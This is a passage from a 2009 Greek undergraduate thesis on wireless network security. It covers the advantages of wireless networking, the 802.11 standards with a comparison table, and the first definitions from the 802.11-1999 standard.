ΑΛΕΞΑΝΔΡΕΙΟ ΤΕΧΝΟΛΟΓΙΚΟ ΕΚΠΑΙΔΕΥΤΙΚΟ ΙΔΡΥΜΑ

ΣΧΟΛΗ ΤΕΧΝΟΛΟΓΙΚΩΝ ΕΦΑΡΜΟΓΩΝ

ΤΜΗΜΑ ΗΛΕΚΤΡΟΝΙΚΗΣ

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

Διασφάλιση Ασφάλειας Ασύρματων Δικτύων

Πρασούλας Δ. Ιωάννης
ΚΑΣ:502556

ΕΙΣΗΓΗΤΗΣ
Καζακόπουλος Αριστοτέλης Ηλεκτρολόγος Μηχανικός

01/03/2009 - 09-09-2009
Θεσσαλονίκη

ΠΕΡΙΕΧΟΜΕΝΑ

Περίληψη

Ο σκοπός αυτής της Πτυχιακής εργασίας είναι να παρουσιάσει τα βασικά χαρακτηριστικά των ασύρματων δικτύων επικεντρώνωντας την έρευνα στον τομέα της ασφάλειας.

Αρχικά παρατίθεται γίνεται μια γενική περιγραφή των βασικών χαρακτηριστικών των ασύρματων δικτύων και προσδιορίζονται τόσο η σημασία όσο και τα όρια της ασύρματης δικτύωσης. Επίσης γίνεται μια αναδρομή στα πιο γνωστά είδη ασύρματων δικτύων που έχουμε συναντήσει τα τελευταία χρόνια.

Έπειτα ακολουθεί μια περιγραφή της αρχιτεκτονικής και ειδικότερα περιγράφονται τα διαφορετικά είδη ασύρματων δικτύων 802.11 και επισημαίνονται οι διαφορές τους. Ιδιαίτερη έμφαση δίνεται στο σύστημα διανομής.

Στη συνέχεια της μελέτης μας αναλύονται οι μηχανισμοί ασφάλειας του 802.11. Γίνεται εισαγωγή στις έννοιες ‘επικύρωση’ και ‘μυστικότητα’ και παρουσιάζονται οι διαφορετικές υπηρεσίες επικύρωσης. Αργότερα παρατίθεται εκτενής περιγραφή του βασικού μηχανισμού κρυπτογράφησης WEP (Wired Equivalent Protocol), το τελικό σπάσιμο του κλειδιού και τα συμπεράσματα που προέκυψαν για την βελτιστοποίηση της ασφάλειας. Σειρά έχει η τροποποίηση 802.11i που είναι αποκλειστικά αφιερωμένη στην ασφάλεια και είναι βασισμένη στους μηχανισμούς του 802.1X. Άλλοι δύο μηχανισμοί ασφάλειας ο WPA (WI-FI Protected Access) και ο RADIUS (Remote Access Dial-In User Service) περιγράφονται για να δοθούν συνολικά όλες οι δυνατότητες ασφάλισης ενός δικτύου.

Τέλος περιγράφονται πιο πρακτικά κάποιοι μέθοδοι ασφάλειας ασυρμάτων δικτύων δημόσιας πρόσβασης και τα διάφορα είδη επιθέσεων που μπορούν να πραγματοποιηθούν. Επειτα ακολουθεί μια μικρή παρουσίαση βίντεο στα οποία με τη βοήθεια του ελεύθερου λογισμικού BackTrack3 επιδιώκουμε να σπάσουμε την ασφάλεια του ασύρματου δικτύου.

The purpose of this Dissertation is to present the key features of wireless networks, concentrating the research in the field of security. Originally shown is a general description of the basic characteristics of wireless networks and identified both the importance and the limits of wireless networking. We also flashback to the most familiar types of wireless networks we have encountered in recent years.

Next comes a description of the architecture and particularly describing the different types of 802.11 wireless networks and identify the differences. Particular emphasis is given to the distribution system.

Following, our study analyzes the security mechanisms of 802.11. Inserting the terms of 'validation' and 'privacy' and shows the different validation services. Later given a comprehensive description of the basic mechanism for encryption WEP (Wired Equivalent Protocol), the final break of the key and the conclusions drawn for the optimization of security. Series 802.11i amendment is exclusively dedicated to safety and is based on mechanisms of 802.1X. Two other security mechanisms WPA (WI-FI Protected Access) and RADIUS (Remote Access Dial-In User Service) are described to give out a total of all the security features of a network.

Finally, methods of public safety wireless network access and various types of attacks that can be realized are presented. Then follows a short video presentation in which with the help of free software BackTrack3 we are trying to break the security of the wireless network.

Κεφάλαιο 1

Ασύρματα δίκτυα

Εισαγωγή

Σκοπός του κεφαλαίου αυτού είναι να απαριθμήσουμε του λόγους οι οποίοι οδήγησαν στη δημιουρία και χρήση των ασύρματων δικτύων και να εξετάσουμε τη μεγάλη τους σημασία για τις τηλεπικοινωνίες στις μέρες μας. Επίσης αναλύουμε τα βασικά χαρακτηριστικά των βασικών πρωτοκόλλων των ασυρμάτων δικτύων.

Σημασία της ασύρματης διασύνδεσης

Η επανάσταση στην πορεία της εξέλιξης των δικτύων ονομάζεται ασύρματη επικοινωνία και έχει ήδη αρχίσει να πραγματοποιείται και να γίνεται αναπόσπαστο κομμάτι της καθημερινής μας ζωής τόσο σε επαγγελματικό όσο και σε προσωπικό επίπεδο

Οι παραδοσιακοί τρόποι δικτύωσης απεδείχθησαν ανεπαρκείς στο να αντιμετωπίσουν τις προκλήσεις του νέου συλλογικού τρόπου ζωής μας. Εάν οι χρήστες πρέπει να συνδεθούν σε ένα δίκτυο με φυσικό μέσο το καλώδιο, η μετακίνησή τους μειώνεται. Η ασύρματη επικοινωνία δεν θέτει τέτοιους περιορισμούς και επιτρέπει την ελεύθερη μετακίνηση απο μέρους του χρήστη. Αυτό το έχουμε βιώσει και με την ασύρματη τηλεφωνία. Η ανάγκη δημιουργίας δικτύων τα οποία θα μπορούν να μας ¨ακολουθούν¨ παντού ή ακόμη η δυνατότητα πρόσβαση μέσω αυτών στο παγκόσμιο ιστό (world wide wed) ονομάστηκαν ασύρματα δίκτυα. Οι νέες τεχνολογίες που στοχεύουν στα δίκτυα υπολογιστών υπόσχονται να κάνουν το ίδιο πράγμα για τη σύνδεση μέσω Διαδικτύου.

Τα ασύρματα δίκτυα αριθμούν αρκετά πλεονεκτήματα σε σχέση με τα ενσύρματα δίκτυα.

Η Δύναμη της κίνησης

Οι χρήστες συνεχώς κινούνται, αλλά τα δεδομένα οχι. Η προσφορά της δυνατότητας ένος χρήστη να κινειται και ταυτόχρονα να μπορεί να έχει πρόσβαση σε ένα δίκτυο δεδομένων απολήγει σε μεγάλα κέρδη παραγωγικότητας.

Χωρίς περιορισμούς

Τα ενσύρματα δίκτυα LAN με τους παραδοσιακούς τρόπους δικτύωσης απεδείχθησαν ανεπαρκή με το πέρασμα του χρόνου κυρίως λόγω της μειωμένης δυνατότητας μετακίνησης του χρήστη. Αντίθετα, τα ασύρματα δίκτυα ανέτρεψαν αυτό τον περιορισμό επιτρέποντας στον χρήστη να μετακινείται μέσα σε μια έκταση η οποία ολοένα και αυξάνει. Ένα ακόμη πλεονέκτημα των ασύρματων δικτύων είναι η ευκολία με την οποία μπορεί ο χρήστης να συνδεθεί σε ένα δίκτυο χωρίς να χρειάζεται να απλώνει καλώδια μέσα στο χώρο ή ακόμη χειρότερα να αναγκάζεται να περνάει τα καλώδια μέσα από τοίχους, και να δημιουργεί εγκαταστάσεις οι οποίες είναι πολύ ακριβές και χρονοβόρες. Ευελιξία είναι η λέξη η οποία περιγράφει καλύτερα τα ασύρματα δίκτυα για τον λόγω ότι δεν υπάρχει ανάγκη επανακαλωδίωσης όταν ένας χρήστης επιθυμεί να αλλάξει δίκτυο. Τα ασύρματα δίκτυα επιτρέπουν την άμεση δημιουργία και διαμόρφωση ενός μικρού δικτύου για τον λόγο ακριβώς ότι το μέσω επικοινωνίας βρίσκεται ήδη παντού.

Κόστος

Ακόμη και στο τομέα του κόστους το ασύρματο δίκτυο είναι λιγότερο δαπανηρό. Για παράδειγμα, ο εξοπλισμός ενός ασύρματου δικτύου το οποίο χρησιμοποιεί το 802.11 πρωτόκολλο επικοινωνίας μπορεί να χρησιμοποιηθεί για να δημιουργήσει ένα μικρό ασύρματο δίκτυο. Η δημιουργία ενός τέτοιου ασύρματου δικτύου απαιτεί κάποιο αρχικό κεφάλαιο που περιλαμβάνει εξωτερικό εξοπλισμό, σημεία πρόσβασης και ασύρματες διεπαφές. Μετά από τις δαπάνες αρχικού κεφαλαίου, ωστόσο το βασισμένο στο 802.11 ασύρματο δίκτυο οπτικής επαφής θα έχει αμελητέα επαναλαμβανόμενη δαπάνη κάθε μήνα. Με το πέρασμα του χρόνου, οι από σημείο σε σημείο ασύρματες συνδέσεις είναι πολύ φτηνότερες από την μίσθωση της τηλεφωνικής γραμμής από την τηλεφωνική επιχείρηση. Το προφανέστερο πλεονέκτημα της ασύρματης δικτύωσης είναι η *κινητικότητα*. Ασύρματοι χρήστες μπορούν να συνδέονται με τα υπάρχοντα δίκτυα και επιτρέπεται έπειτα να περιπλανηθούν ελεύθερα. Με ένα κινητό τηλέφωνο ο χρήστης μπορεί να οδηγήσει χιλιόμετρα κατά τη διάρκεια μιας ενιαίας συνομιλίας επειδή το τηλέφωνο συνδέει χρήστες μέσω των πύργων κυψελών. Αρχικά, η κινητή τηλεφωνία ήταν ακριβή. Το κόστος περιόρισε την χρήση τους από επαγγελματίες που κινούνταν πολύ όπως οι

διευθυντές πωλήσεων και ανώτεροι υπάλληλοι υπεύθυνοι για τη λήψη αποφάσεων. Η κινητή τηλεφωνία έχει αποδειχθεί ιδιαίτερα χρήσιμη υπηρεσία. Το ίδιο μπορεί να αποδειχθεί και για την ασύρματη σύνδεση δικτύων. Ένα ασύρματο δίκτυο αφήνει ελεύθερο ένα χρήστη από τα δεσμά ενός Ethernet. Οι χρήστες του δικτύου μπορούν να λειτουργήσουν στη βιβλιοθήκη, σε ένα δωμάτιο διασκέψεων, στο χώρο στάθμευσης ή ακόμα και στο σπίτι. Εφ' όσον παραμένουν οι ασύρματοι χρήστες μέσα στην κάλυψη του σταθμού βάσης, μπορούν να εκμεταλλευθούν το δίκτυο. Συνήθως ο διαθέσιμος εξοπλισμός μπορεί εύκολα να καλύψει μια πανεπιστημιούπολη αλλά με λίγη περισσότερη προσπάθεια και μεγαλύτερες εκτάσεις.

Η ευελιξία που διαθέτουν τα ασύρματα δίκτυα μπορεί να μεταφραστεί σε εύκολη επέκταση. Τα ασύρματα δίκτυα χρησιμοποιούν διάφορους σταθμούς βάσεων για να συνδέσουν τους χρήστες με το υπάρχον δίκτυο. Η υποδομή ενός ασύρματου δικτύου, εντούτοις, είναι ποιοτικά το ίδιο πράγμα εάν συνδέει έναν χρήστη ή εκατομμύριο χρήστες. Για να προσφέρεις την υπηρεσία σε μία δεδομένη περιοχή, χρειάζονται σταθμοί βάσης και κεραίες. Μόλις γίνει αυτή η υποδομή, εν τούτοις, η προσθήκη ενός χρήστη σε ένα ασύρματο δίκτυο είναι συνήθως ένα θέμα έγκρισης. Με την υποδομή να έχει χτιστεί, πρέπει να διαμορφωθεί η αναγνώριση και προσφορά υπηρεσιών στους νέους χρήστες, αλλά η έγκριση δεν απαιτεί περισσότερη υποδομή. Δεν περιλαμβάνει το πέρασμα καλωδίων και διάτρηση κάτω από τα τερματικά.

Η ευελιξία είναι μια σημαντική ιδιότητα για τους φορείς παροχής υπηρεσιών. Μια από τις αγορές στην οποία οι 802.11 προμηθευτές εξοπλισμού έχουν δώσει έμφαση είναι η αποκαλούμενη αγορά συνδετικότητας "hot spots". Οι αερολιμένες και οι σταθμοί τραίνων είναι πιθανό να ενδιαφέρουν τους κινούμενους. Τα σημεία σύνδεσης σε Ethernet, που παρέχουν την πρόσβαση πέρα από ένα συνδεμένο με καλώδιο δίκτυο είναι προβληματικοί για διάφορους λόγους. Το τρέξιμο των καλωδίων είναι χρονοβόρο και ακριβό και μπορεί επίσης να απαιτήσει την κατασκευή. Το να υποθέσεις το σωστό αριθμό διαθέσιμων εξοχών καλωδίων είναι περισσότερο μια τέχνη από μια επιστήμη. Με το ασύρματο δίκτυο, εν τούτοις, εκεί δεν υπάρχει καμία ανάγκη να γίνει κάποια κατασκευή ή εικασίες για την ζήτηση. Μια απλή συνδεμένη με καλώδιο υποδομή συνδέεται με το Διαδίκτυο, και έπειτα το ασύρματο δίκτυο μπορεί να φιλοξενήσει όσους χρήστες απαιτούνται. Αν και τα ασύρματα LANs έχουν κάπως περιορισμένο εύρος ζώνης, ο περιοριστικός παράγοντας της δικτύωσης μιας μικρής περιοχής μπορεί να είναι το κόστος του εύρους ζώνης του δικτύου ευρείας περιοχής (WAN) που συνδέει το LAN με το βασικό δίκτυο.

Η ευελιξία έχει οδηγήσει επίσης στην ανάπτυξη βασικών κοινοτικών δικτύων. Με τη γρήγορη πτώση τιμών του 802.11 εξοπλισμού, εθελοντές δημιουργούν ασύρματα δίκτυα ανοικτά στους επισκέπτες. Τα κοινοτικά δίκτυα αυξάνουν τον αριθμό σημείων πρόσβασης στο Διαδίκτυο. Τα κοινοτικά δίκτυα είναι ιδιαίτερα επιτυχή σε περιοχές όπου η μέσω καλωδίου δικτύωση ήταν αδύνατη.

Φυσικό μέσο μετάδοσης

Όπως όλα τα δίκτυα χρησιμοποιούν ένα φυσικό μέσο για την διάδοση των πληροφοριών έτσι και τα ασύρματα δίκτυα χρησιμοποιούν μια μορφή ηλεκτρομαγνητικής ακτινοβολίας. Το πιο διαδεδομένο μέσο είναι τα ραδιοκύματα τα οποία καλύπτουν μια ευρεία περιοχή και μπορούν να διαπεράσουν τα περισσότερα φυσικά εμπόδια όπως τοίχους, γραφεία κτλ.

Ραδιοφάσμα

Οι ασύρματες συσκευές περιορίζονται για να λειτουργουν σε μια ορισμένη ζώνη συχνότητας. Κάθε ζώνη έχει ένα σχετικό *εύρος ζώνης*, το οποίο είναι απλά το διάστημα μεταξύ της κατώτερης και της ανώτερης συχνότητας στη ζώνη.

Το εύρος ζώνης έχει αποκτήσει την έννοια του μέτρου της χωρητικότητας δεδομένων μιας σύνδεσης.Μαθηματικά, θεωρία πληροφοριών, και επεξεργασία σήματος μπορούν να χρησιμοποιηθούν για να αποδείξουν ότι υψηλό εύρος ζώνης μπορεί να χρησιμοποιηθεί για να διαβιβαστούν περισσότερες πληροφορίες. Σαν παράδειγμα, ένα αναλογικό κανάλι κινητής τηλεφωνίας απαιτεί ένα εύρος ζώνης 20 kHz. Τα σήματα τηλεόρασης είναι φυσικά πιο σύνθετα και έχουν ένα αντίστοιχα μεγαλύτερο εύρος ζώνης 6 MHz.

Η χρήση ενός ραδιοφάσματος ελέγχεται αυστηρά από τις ρυθμιστικές αρχές με διαδικασίες χορήγησης αδειών. Η ευρωπαϊκή κατανομή εκτελείται από το γραφείο των Ευρωπαϊκών Ραδιοεπικοινωνιών του CEPT (ERO). Άλλη εργασία κατανομής γίνεται από την Διεθνή Ένωση Τηλεπικοινωνιών (ITU). Για να αποτραπούν οι επικαλύψεις συχνότητας των ραδιοκυμάτων, η συχνότητα διατίθεται μέσα σε ζώνες, οι οποίες είναι απλά φάσματα συχνοτήτων διαθέσιμων σε συγκεκριμένες εφαρμογές.

Τα όρια της ασύρματης δικτύωσης

Τα ασύρματα δίκτυα δεν αντικαθιστούν τα σταθερά δίκτυα. Το κύριο πλεονέκτημα της κινητικότητας είναι το ότι ο χρήστης κινείται. Οι κεντρικοί υπολογιστές και άλλος εξοπλισμός κεντρικών δεδομένων πρέπει να έχουν πρόσβαση στα δεδομένα, αλλά η φυσική θέση του κεντρικού υπολογιστή είναι άσχετη. Εφ' όσον δεν κινούνται οι κεντρικοί υπολογιστές, μπορούν επίσης να συνδεθούν με καλώδια που δεν κινούνται.
Η ταχύτητα των ασύρματων δικτύων περιορίζεται από το διαθέσιμο εύρος ζώνης. Η θεωρία πληροφορικής μπορεί να χρησιμοποιηθεί για να συναγάγει το ανώτερο όριο στην ταχύτητα ενός δικτύου. Αν δεν είναι οι ρυθμιστικές αρχές πρόθυμες να καταστήσουν τις χωρίς άδεια ζώνες φάσματος μεγαλύτερες, υπάρχει ένα ανώτερο όριο στην ταχύτητα των ασύρματων δικτύων. Το υλικό των ασύρματων δικτύων τείνει να είναι πιο αργό από το υλικό συνδεμένων με καλώδιο δικτύων. Αντίθετα από τα 10-MB Ethernet πρότυπα, τα πρότυπα ασύρματων δικτύων πρέπει να επικυρώνουν προσεκτικά τα λαμβανόμενα πλαίσια για να αποφύγουν τις απώλειες λόγω αναξιοπιστίας του ασύρματου μέσου.
Η χρησιμοποίηση των ραδιοκυμάτων ως φυσικό μέσο θέτει διάφορες προκλήσεις. Προδιαγραφές για τα συνδεμένα με καλώδιο δίκτυα σχεδιάζονται έτσι ώστε ένα δίκτυο θα λειτουργήσει εφ' όσον σέβεται τις προδιαγραφές. Τα ραδιοκύματα μπορεί να έχουν διάφορα προβλήματα διάδοσης που μπορούν να διακόψουν τη ραδιο σύνδεση, όπως η πολλαπλών διαδρομών παρεμβολή και οι σκιές.
Η ασφάλεια σε οποιοδήποτε δίκτυο είναι μια πρωταρχική ανησυχία. Στα ασύρματα δίκτυα, είναι συχνά ένα κρίσιμο σημείο γιατί οι μεταδόσεις δικτύων είναι διαθέσιμες σε οποιονδήποτε βρίσκεται μέσα στην κάλυψη του πομπού και διαθέτει την κατάλληλη κεραία. Σε ένα συνδεμένο με καλώδιο δίκτυο, τα σήματα παραμένουν στα καλώδια και μπορούν να προστατευθούν από ισχυρό έλεγχο φυσικής πρόσβασης. Σε ένα ασύρματο δίκτυο, η κατασκόπευση είναι πολύ ευκολότερη επειδή οι ασύρματες μεταδόσεις σχεδιάζονται για να υποβληθούν σε επεξεργασία από οποιοδήποτε δέκτη μέσα στην περιοχή κάλυψης. Επιπλέον, τα ασύρματα δίκτυα τείνουν να έχουν συγκεχυμένα όρια. Ενα εταιρικό ασύρματο δίκτυο μπορεί να επεκταθεί έξω από το κτήριο και έτσι πολλοί μπορούν να έχουν πρόσβαση σε αυτό.

Είδη ασύρματων τεχνολογιών

Διάφορες ασύρματες τεχνολογίες έχουν επινοηθεί για την μετάδοση δεδομένων. Το Bluetooth είναι ένα πρότυπο που χρησιμοποιείται για να φτιάξουμε ένα μικρό δίκτυο μεταξύ περιφερειακών μονάδων: μια μορφή "ασύρματης καλωδίωσης". Το 3G είναι επίσης πολύ γνωστό αλλά και καινούργιο στις μέρες μας. Υπόσχεται ρυθμούς μετάδοσης της τάξης των Mbits ανά κυψέλη καθώς επίσης και τις συνεχείς συνδέσεις που έχουν αποδειχθεί αρκετά πολύτιμες στους πελάτες DSL και καλωδιωμένων modems. Παρά τη διαφημιστική εκστρατεία από τους προμηθευτές 3G εξοπλισμού, οι 3G υπηρεσίες είναι ακόμα πίσω σε πωλήσεις. Επίσης χρησιμοποιείται αρκετά το HomeRF.

802.11

Σε αντίθεση με τα Bluetooth και 3G, ο εξοπλισμός βασισμένος στα IEEE 802.11 πρότυπα ήταν μια εκπληκτική επιτυχία. Ενώ τα Bluetooth και 3G μπορούν να είναι επιτυχή στο μέλλον, το 802.11 είναι μια επιτυχία *τώρα*. Το 802.11 έχει διάφορα ονόματα. Από μερικούς ονομάστηκε *ασύρματο Ethernet*, για να υπογραμμιστεί η κοινή καταγωγή του με το παραδοσιακό συνδεμένο με καλώδιο Ethernet (802.3). Πιο πρόσφατα, η Ένωση Συμβατότητας Ασύρματου Ethernet (WECA) έχει προωθήσει *το WI-FI* ("ασύρματη εμπιστευτικότητα") πρόγραμμα πιστοποίησης. Οποιοσδήποτε 802.11 προμηθευτής μπορεί να εξετάσει τα προϊόντα του για τη διαλειτουργικότητα. Ο εξοπλισμός που περνά την ακολουθία δοκιμής μπορεί να χρησιμοποιήσει το σημάδι WI-FI. Στα προϊόντα βασισμένα στο 802.11a πρότυπο ο WECA έχει επιτρέψει τη χρήση του WI-FI"5" σημαδιού. Αυτό απεικονίζει το γεγονός ότι τα προϊόντα 802.11a χρησιμοποιούν μια διαφορετική ζώνη συχνότητας περίπου 5 GHz.
Ο παρακάτω πίνακας είναι μια βασική σύγκριση των διαφορετικών 802.11 προτύπων. Προϊόντα βασισμένα στο 802.11 κυκλοφόρησαν αρχικά το 1997. Το 802.11 περιέλαβε ένα υπέρυθρο στρώμα (IR) που δεν επεκτάθηκε ποτέ ευρέως, καθώς επίσης και δύο ραδιο στρώματα απλωμένου φάσματος: hopping συχνότητας (FH) και άμεσης ακολουθίας (DS).
Τα αρχικά 802.11 προϊόντα περιορίστηκαν σε 2 Mbps, τα οποία είναι αρκετά αργά σε σχέση με τα σύγχρονα πρότυπα δικτύων. Η IEEE 802.11 ομάδα εργασίας γρήγορα άρχισε να δουλεύει σε γρηγορότερα ραδιο στρώματα και τυποποίησε το 802.11a και

802.11b το 1999. Τα προϊόντα βασισμένα στο 802.11b κυκλοφόρησαν το 1999 και μπορούν να λειτουργήσουν με τις ταχύτητες μέχρι 11 Mbps. Το 802.11a χρησιμοποιεί μια τρίτη ραδιο τεχνική αποκαλούμενη πολυπλεξία ορθογώνιας διαίρεσης συχνότητας (OFDM). Το 802.11a λειτουργεί σε μια διαφορετική ζώνη συχνότητας εξ ολοκλήρου και αυτήν την περίοδο έχει ρυθμιστική έγκριση μόνο στις Ηνωμένες Πολιτείες. Όπως μπορείτε να δείτε από τον πίνακα 1-1 το 802.11 παρέχει ήδη ταχύτητες γρηγορότερες από το 10Base-T Ethernet και ανταγωνίζεται το Fast Ethernet.

IEEE Standard	Ταχύτητα	Εύρος ζώνης συχνότητας	Σημειώσεις
IEEE 802.11	1 Mbps 2 Mbps	2.4 GHz	Πρώτο standard(1997). Καθορίζει και hopping συχνότητας και άμεσης ακολουθίας τεχνικές διαμόρφωσης.
IEEE 802.11a	Μέχρι 54 Mbps	5 GHz	Δεύτερο standard(1999). Αλλά τα προϊόντα δεν κυκλοφόρησαν μέχρι το 2000.
IEEE 802.11b	5.5 Mbps 11 Mbps	2.4 GHz	Τρίτο standard αλλά δεύτερο κύμα κυκλοφορίας προϊόντων. Το πιο δημοφιλές σήμερα.
IEEE 802.11g	Μέχρι 54 Mbps	2.4 GHz	


Πίνακας1-1

Κεφάλαιο 2

Το 802.11-1999 Πρότυπο

Εισαγωγή

Αυτό το πρότυπο είναι μέρος μιας οικογένειας προτύπων για τα δίκτυα τοπικής και ευρύτερης περιοχής. Η σχέση μεταξύ του προτύπου και άλλων μελών της οικογένειας παρουσιάζεται παρακάτω. (Οι αριθμοί αναφέρονται στους IEEE τυποποιημένους αριθμούς.)



Αυτό το πρότυπο είναι μια αναθεώρηση του προτύπου IEEE 802.11-1997. Η MIB (Management Information Base) σύμφωνα με τους OSI κανόνες έχει αφαιρεθεί, πολλά περιττά στοιχεία διαχείρισης έχουν αφαιρεθεί, και η MIB έχει διαμορφωθεί σύμφωνα με το SNMP. Αυτό το πρότυπο καθορίζει το πρωτόκολλο και τη συμβατή διασύνδεση του εξοπλισμού μετάδοσης δεδομένων μέσω "αέρα", ραδιοκυμάτων ή υπερύθρων ακτινών, σε ένα δίκτυο τοπικής περιοχής (τοπικό LAN) που χρησιμοποιεί το πρωτόκολλο ανίχνευσης φέροντος με πολλαπλή πρόσβαση στο μέσο και αποφυγή σύγκρουσης (CSMA/CA). Το στρώμα ελέγχου πρόσβασης στο μέσο (MAC) υποστηρίζει λειτουργία υπό τον έλεγχο ενός σημείου πρόσβασης καθώς επίσης και μεταξύ ανεξάρτητων σταθμών. Το πρωτόκολλο περιλαμβάνει υπηρεσίες επικύρωσης, σύνδεσης και επανασύνδεσης, μια διαδικασία προαιρετικής κρυπτογράφησης/ αποκρυπτογράφησης, διαχείριση ενέργειας για να μειωθεί η κατανάλωση ισχύος στους κινητούς σταθμούς, και μια λειτουργία συντονισμού σημείου για χρονικά συσχετισμένη μεταφορά δεδομένων. Το πρότυπο περιλαμβάνει τον καθορισμό της Βάσης Διαχειριστικών Πληροφοριών (MIB) χρησιμοποιώντας (ASN.1) και διευκρινίζει το πρωτόκολλο MAC με έναν επίσημο τρόπο, χρησιμοποιώντας τη Γλώσσα Προδιαγραφών και περιγραφής (SDL). Η υπέρυθρη εφαρμογή του φυσικού

μέσου (PHY) υποστηρίζει ρυθμό μετάδοσης 1 Mbit/s με μια προαιρετική επέκταση 2 Mbit/s.

Ο σκοπός αυτού του προτύπου είναι να αναπτυχθεί μια προδιαγραφή ενός στρώματος ελέγχου πρόσβασης του μέσου (MAC) και φυσικού στρώματος (PHY) για την ασύρματη συνδετικότητα για σταθερούς, φορητούς, και κινούμενους σταθμούς μέσα σε μια τοπική περιοχή. Ο στόχος αυτού του προτύπου είναι να παρασχεθεί ασύρματη συνδετικότητα σε αυτόματους μηχανισμούς, εξοπλισμό ή σταθμούς που απαιτούν σχεδόν συνεχή κάλυψη όταν βρίσκονται σε κίνηση, οι οποίοι μπορεί να είναι κινητοί ή φορητοί, ή που μπορούν να τοποθετηθούν σε κινητά οχήματα μέσα σε μια τοπική περιοχή. Αυτό το πρότυπο προσφέρει επίσης στα σώματα διαχείρισης ένα μέσο προτυποποίησης της πρόσβασης σε μια ή περισσότερες ζώνες συχνότητας με σκοπό την επικοινωνία τοπικής περιοχής.
Συγκεκριμένα, αυτό το πρότυπο
— Περιγράφει τις λειτουργίες και τις υπηρεσίες που απαιτούνται από μια IEEE 802.11 συμβατή συσκευή για να λειτουργήσει μέσα σε adhoc και infrastructure δίκτυα καθώς επίσης και τις μορφές κινητικότητας σταθμών (μετάβασης) μέσα σε αυτά τα δίκτυα.
— Καθορίζει τις διαδικασίες του MAC για να υποστηρίξει τις ασύγχρονες υπηρεσίες παράδοσης της υπηρεσίας ενότητας δεδομένων του MAC (MSDU).
— Καθορίζει διάφορες τεχνικές φυσικής σηματοδότησης και λειτουργίες διεπαφών που ελέγχονται από το IEEE 802.11 MAC.
— Επιτρέπει τη λειτουργία μιας IEEE 802.11 συσκευής μέσα σε ένα ασύρματο δίκτυο τοπικής περιοχής (τοπικό LAN). Αυτό μπορεί να συνυπάρξει με πολλαπλά επικαλυπτόμενα IEEE 802.11 ασύρματα LANs. — Περιγράφει τις απαιτήσεις και τις διαδικασίες για να παρέχει τη μυστικότητα των πληροφοριών των χρηστών που μεταδίδονται πάνω στο ασύρματο μέσο και την επικύρωση των IEEE 802.11 συσκευών.

Ορισμοί

Έλεγχος πρόσβασης:

Η πρόληψη της αναρμόδιας χρήσης των πόρων.

Σημείο πρόσβασης (AP) :

Οποιαδήποτε οντότητα που έχει τη λειτουργία σταθμού και παρέχει την πρόσβαση σε υπηρεσίες διανομής, μέσω του ασύρματου μέσου (WM) για τους διασυνδεδεμένους σταθμούς.

Ad hoc δίκτυο:

Ένα δίκτυο που αποτελείται απλώς από σταθμούς που βρίσκονται μέσα στην έκταση αμοιβαίας επικοινωνίας μέσω του ασύρματου μέσου (WM). Ένα ad hoc δίκτυο δημιουργείται χαρακτηριστικά κατά τρόπο αυθόρμητο. Η κύρια χαρακτηριστική διάκριση ενός ad hoc δικτύου είναι η περιορισμένη χρονική και χωρική έκταση. Αυτοί οι περιορισμοί κάνουν την πράξη της δημιουργίας και της διάλυσης του ad hoc δικτύου αρκετά απλή και βολική ώστε να είναι επιτεύξιμη από τους μη τεχνικούς χρήστες των εγκαταστάσεων δικτύων π.χ. δεν χρειάζονται εξειδικευμένες "τεχνικές δεξιότητες " και απαιτείται ελάχιστη ή καμία επένδυση του χρόνου ή των πρόσθετων πόρων πέρα από τους σταθμούς που πρόκειται να συμμετάσχουν στο ad hoc δίκτυο. Ο όρος ad hoc χρησιμοποιείται συχνά για να αναφερθούμε σε ένα ανεξάρτητο βασικό σύνολο υπηρεσιών (IBSS).

Σύνδεση:

Η υπηρεσία που χρησιμοποιείται για να χαρτογραφήσει τα σημεία πρόσβασης/ σταθμούς και να επιτρέψει στους σταθμούς την επίκληση των υπηρεσιών συστημάτων διανομής (DSSs).

Επικύρωση:

Η υπηρεσία που χρησιμοποιείται για να καθιερώσει την ταυτότητα ενός σταθμού ως μέλος του συνόλου σταθμών που είναι εξουσιοδοτημένοι για να συνδεθούν με έναν άλλο σταθμό.

Βασική περιοχή υπηρεσιών (BSA):

Η εννοιολογική περιοχή μέσα στην οποία τα μέλη ενός βασικού συνόλου υπηρεσιών (BSS) μπορούν να επικοινωνήσουν .

Σύνολο βασικών υπηρεσιών (BSS):

Ένα σύνολο σταθμών που ελέγχεται από μια ενιαία λειτουργία συντονισμού.

Βασικό σύνολο ρυθμών του βασικού συνόλου υπηρεσιών:

Το σύνολο ρυθμών μεταφοράς δεδομένων που όλοι οι σταθμοί σε ένα BSS θα είναι ικανοί να χρησιμοποιούν για να λάβουν πλαίσια από το ασύρματο μέσο (WM). Οι βασικοί ρυθμοί μετάδοσης είναι προκαθορισμένοι για όλους τους σταθμούς ενός BSS.

Διεύθυνση ευρείας μετάδοσης:

Μια μοναδική πολλαπλής διανομής διεύθυνση που καθορίζει όλους τους σταθμούς.

Κανάλι:

Μια περίπτωση χρήσης μέσου με σκοπό τη διάβαση των μονάδων δεδομένων πρωτοκόλλου (PDUs) που μπορεί να χρησιμοποιείται ταυτόχρονα, με άλλες περιπτώσεις χρήσης του μέσου (σε άλλα κανάλια) από άλλες περιπτώσεις του ίδιου φυσικού στρώματος (PHY), με μια κατά αποδεκτό τρόπο χαμηλή αναλογία λάθους πλαισίων λόγω αμοιβαίας παρέμβασης. Μερικά PHYs παρέχουν μόνο ένα κανάλι, ενώ άλλα παρέχουν πολλαπλά κανάλια

Λειτουργία σαφούς αξιολόγησης των καναλιών (CCA):

